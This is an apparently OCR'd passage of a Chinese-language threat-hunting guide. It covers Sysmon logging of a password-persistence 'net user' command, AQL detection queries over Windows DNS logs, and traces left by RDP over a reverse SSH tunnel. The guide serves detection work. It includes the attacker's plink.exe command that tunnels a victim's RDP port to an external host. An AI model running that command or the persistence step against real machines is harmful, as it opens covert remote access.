
```
C:\Users\Administrator\Desktop\Sysmon>Sysmon64.exe -i sysmonconf.xml


System Monitor v9.0 - System activity monitor
Copyright (C) 2014-2019 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com

Loading configuration file with schema version 4.00
Sysmon schema version: 4.20
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64...
Sysmon64 started.

C:\Users\Administrator\Desktop\Sysmon>
```

执行几个包含关键字的命令。



```
C:\Users\Administrator>net user ggg ggggg /passwordchg:no
找不到用户名。

请键入 NET HELPMSG 2221 以获得更多的帮助。


C:\Users\Administrator>net user ggg ggggg /passwordchg:no
找不到用户名。

请键入 NET HELPMSG 2221 以获得更多的帮助。


C:\Users\Administrator>net user ggg ggggg /passwordchg:no
找不到用户名。

请键入 NET HELPMSG 2221 以获得更多的帮助。


C:\Users\Administrator>net user ggg ggggg /passwordchg:no
找不到用户名。

请键入 NET HELPMSG 2221 以获得更多的帮助。


C:\Users\Administrator>
```

在其日志默认存放的位置（C:\Windows\System32\winevt\Logs\Microsoft-Windows-Sysmon%4Operational）找到日志并打开，发现已经捕捉到我们的行为。



| 级别 | 日期和时间 | 来源 | 事... | 任务类别 |
|---|---|---|---|---|
| 信息 | 2019/3/14 14:17:01 | Sysmon | 5 | Process terminated (rule: ProcessTerminate) |
| 信息 | 2019/3/14 14:17:01 | Sysmon | 5 | Process terminated (rule: ProcessTerminate) |
| 信息 | 2019/3/14 14:17:01 | Sysmon | 1 | Process Create (rule: ProcessCreate) |
| 信息 | 2019/3/14 14:17:01 | Sysmon | 5 | Process terminated (rule: ProcessTerminate) |
| 信息 | 2019/3/14 14:17:01 | Sysmon | 5 | Process terminated (rule: ProcessTerminate) |
| 信息 | 2019/3/14 14:17:01 | Sysmon | 1 | Process Create (rule: ProcessCreate) |
| 信息 | 2019/3/14 14:17:01 | Sysmon | 5 | Process terminated (rule: ProcessTerminate) |
| 信息 | 2019/3/14 14:17:01 | Sysmon | 5 | Process terminated (rule: ProcessTerminate) |
| 信息 | 2019/3/14 14:17:01 | Sysmon | 1 | Process Create (rule: ProcessCreate) |

● 友好视图(N) ○ XML 视图(X)

+ System
- EventData

**RuleName**
**UtcTime** 2019-03-14 06:17:01.644
**ProcessGuid** {D8C932FC-F1DD-5C89-0000-0010B9430C00}
**ProcessId** 428
**Image** C:\Windows\System32\net.exe
**FileVersion** 6.1.7600.16385 (win7_rtm.090713-1255)
**Description** Net Command
**Product** Microsoft® Windows® Operating System
**Company** Microsoft Corporation
**CommandLine** net user ggg ggggg /passwordchg:no

**原文：**

> https://blog.menasec.net/2019/02/threat-hunting-26-persistent-password.html

## 23 - Windows DNS 服务器分析

DNS 查询和响应是支持网络维护者应急响应的关键信息。如果用大数据系统收集这些信息并进行分析和处理，它们能够帮助我们到达一些有用的安全分析场景。

在本文中，我们假设您已经配置了 DNS 解析，并且把日志转发到你的日志管理或者 SIEM 解决方案上（这不属于本文内容）。本文的主要目的是分享一些 DNS 分析的例子，通过这些例子来了解怎么逐步通过 DNS 分析发现可疑的 DNS 通信。

**我们将仅分析主要的 MS DNS 解析事件：**

256 - QUEY_RECEIVED -> DNS query（查询）

257 - RESPONSE_SUCCESS -> DNS response（响应）

**事件256：**

> QUERY_RECEIVED: TCP=0; InterfaceIP=1.2.3.4; Source=192.168.0.16; RD=1; QNAME=login.live.com.; QTYPE=1; XID=33615; Port=65478; Flags=256; PacketData=0x834F010000010000000000056C6F67696E046C69766503636F6D0000010001; AdditionalInfo = VirtualizationInstanceOptionValue: .

**事件 257：**

> RESPONSE_SUCCESS: TCP=0; InterfaceIP=1.2.3.4; Destination=192.168.0.16; AA=0; AD=0; QNAME=ctldl.windowsupdate.com.; QTYPE=1; XID=706; DNSSEC=0; RCODE=0; Port=55896; Flags=33152; Scope=Default; Zone=..Cache; PolicyName=NULL; PacketData=0x02C28180000100070000000056374 6C646C0D77696E646F7773757064617465036F6D0000010001C00C00050001000073700240A6175646F776E6C6F61640D77696E646F7773757064617465056E73617463036E657400C035000500010000006E000F02777509617A75726565646765C054C065000500010000044000802777502656 3C068C0800005000100000012C001F02777503777063096170722D35326464320B656467656361737464 6E73C054C0940005000100000B2001203686C620B6170722D3532646432D30C0A5C0BF00050001000000B2001104637331310377706305763063646EC054C0DD0001000100000753000 45DB8DDF0; AdditionalInfo= VirtualizationInstance:.

**如上所见，我们的分析主要关注以下几个内容：**

DNS 请求或者接收 DNS 响应的源 IP 和目的 IP。

包含请求解析的域名的 QNAME 字段。


包含 DNS 请求属性（类型）的 QTYPE 字段。

包含 DNS 响应属性（类型）的 RCODE 字段。

## 用例 1：请求在线的公网 IP 获取 web 服务

在野发现的许多恶意软件会在第一次启动的时获取自己感染的主机的外网 IP，以此来确定是否在目标的范围内，其他的恶意软件也可能会利用 IP 地址来检测并躲避安全研究员或者已知的云沙箱。下面是一个利用 AQL 检测此类威胁的例子，你可以直接把它作为一个检测规则。

> select sourceip, "QNAME" from events where (eventid=256 or eventid=257) and QNAME imatches '(?i)((.*myip.*)|(.*ipchicken.*)|(.*ipinfo.*)|(.*ipaddr.*)|(.*meineip.*)|(.*meuip.*)|(.*portquiz.*)|(.*portchecktool.*)|(.*ipid.*)|(.*iptools.*)|(.*hostip.*)|(.*canyouseeme.*))'




**注意**：你可扩展查询语句，去包含更多好的 IP 地址 web 服务（通过 WebProxy 声誉过滤）。

## 用例 2：请求 TLDs（顶级域）

在这个用例中我们将查询过的域名和不太会面向商务使用的顶级域做对比。虽然请求顶级域不一定和恶意软件以及网络犯罪活动相关联。但是作为一个威胁猎人要能够看到这种潜在的威胁，并且将它与其他事件想关联（比如，运行了一个未签名的程序，然后请求了顶级域）。

例子中使用的是赛门铁克 2018 的恶意 TLD 列表（注意，恶意的 TLD 数量远超过 20 个）：

> https://www.symantec.com/blogs/feature-stories/top-20-shady-top-level-domains

> select sourceip, "QNAME" from events where QNAME IMATCHES '(.*country)|(.*stream)(.*download)|(.*xin)|(.*gdn)|(.*racing)|(.*jetzt)|(.*win)|(.*bid)|(.*vip)|(.*ren)|(.*kim)|(.*loan)(.*mom)|(.*party)|(.*review)|(.*trade)|(.*date)|(.*wang)|(.*accountants)'


## 用例 3：DNS TXT 记录和 RRSIG 记录数据渗漏

DNS TXT 记录和 RPSIG 记录可能会和一些数据渗漏和 DNS 隧道活动，更多DNS查询类型可以在这个网址查看。

> https://fr.wikipedia.org/wiki/Liste_des_enregistrements_DNS

**AQL 查询：**

> select sourceip, "QNAME", COUNT(*) as cc from events where (eventid=256 or eventid=257) and UTF8(payload) IMATCHES '(?i)((.*QTYPE=16.*)|(.*QTYPE=46.*))' GROUP BY sourceip, QNAME last 7 DAYS





寻找短时间内的大量请求（例如，一天内一个 IP 发出超过 100 次 TXT 请求，并且请求的域名不是已知的邮件提供商）。

## 用例 4：DGA —同一源 IP 收到大量 NX 响应


检测到大量 NX 相应时可能是域名生成算法的原因。（恶意软件落地之前，会通过 DGA 生成大量的域名尝试链接）

> select sourceip, "QNAME", COUNT(*) as cc from events where eventid=257 and UTF8(payload) IMATCHES '(?i)(.*QTYPE=1.*RCODE=3.*)' GROUP BY sourceip, QNAME last 7 DAYS




## 用例 5：请求解析一个超长的域名

超长域名可能是 DGA、病毒开关或者单纯只是一个超长域名。（我们清除了 QTYPE 249 "Transaction Key" 为防止误报。）




### 用例 6：向一个已知的动态域名解析服务发起请求

在此用例中，我们要通过一个已知动态域名解析服务列表与所有A记录查询请求进行比对，一个列表例子

> https://gist.githubusercontent.com/neu5ron/8dd695d4cb26b6dcd997/raw/5c31ae47887abbff76461e11a3733f26bddd5d44/d

DDNS 要么与恶意活动有关，要么和物联网有关，如家庭摄像头、路由器等。

### 参考链接：

> https://www.iana.org/assignments/dns-parameters/dns-parameters.xhtml#dns-parameters-6

> https://gist.githubusercontent.com/neu5ron/8dd695d4cb26b6dcd997/raw/5c31ae47887abbff76461e11a3733f26bddd5d44/d

### 原文地址：

> https://blog.menasec.net/2019/02/threat-hunting-24-microsoft-windows-dns.html

## 24 - 通过反向 SSH 隧道连接 RDP

通过一条用 plink.exe 或者 FreeSSH 或者其他类似的工具建立起来的反向 SSH 隧道来建立一个RDP连接，这可以为攻击者提供一个伪 VPN 服务，攻击者可以在产生更小的噪音和更少的痕迹的前提下，通过一个键盘和一个鼠标去发现和访问更多的系统。

区分正常的和可疑的 RDP 活动需要严格的区分标准，特别是在大型的网络环境错综复杂的多方（服务提供商、IT、网络和系统团队等）出于合法的目的和动态的方式使用相同的协议的场景下。

在这篇文章中，我们将介绍这种技术遗留下来的几种痕迹，威胁猎人可以利用他去发现这个简单而有效的“交互式命令和控制”的过程。

**N.B:**

1、我们不会包含所有的特征，FireEye 已经有了一篇不错的文章包含了不同的明显的特征和一些取证相关的工作。(registry, TerminalServices-LocalSessionManager logs etc).

> https://www.fireeye.com/blog/threat-research/2019/01/bypassing-network-restrictions-through-rdp-tunneling.html

2、如何通过 SSH 隧道使用 RDP 细节在这篇文章中

> https://blog.netspi.com/how-to-access-rdp-over-a-reverse-ssh-tunnel/

**Setup:**

> PC01|10.0.2.17 (External Attacker System) <--- SSH (RDP - Account: PC02\IEUser) ---> PC02|10.0.2.18 (VICTIM System)


配置完成，开始测试。

在受害者机器 pc02 上攻击者将执行如下命令。


```
plink.exe 10.0.2.17 -P 80 -C -R 127.0.0.1:12345::3389 -l test -pw test
```

现在攻击者可以在 PC01 上使用 RDP 客户端连接本机的 12345 端口，然后会提示让他输入密码，本次测试中我们使用的是 PC02\IEUser。

### 1.1 事件 id 4624 logon type 等于 10 并且源 ip 地址为 loopback 地址，另外源工作站名称等于目标域（这两者都十分可疑）。





### 1.2. 事件 1149 (TerminalService-RemoteConnectionManger) with confirming the same indicators in 1.1:




使用如下 powershell 可以快速查看：

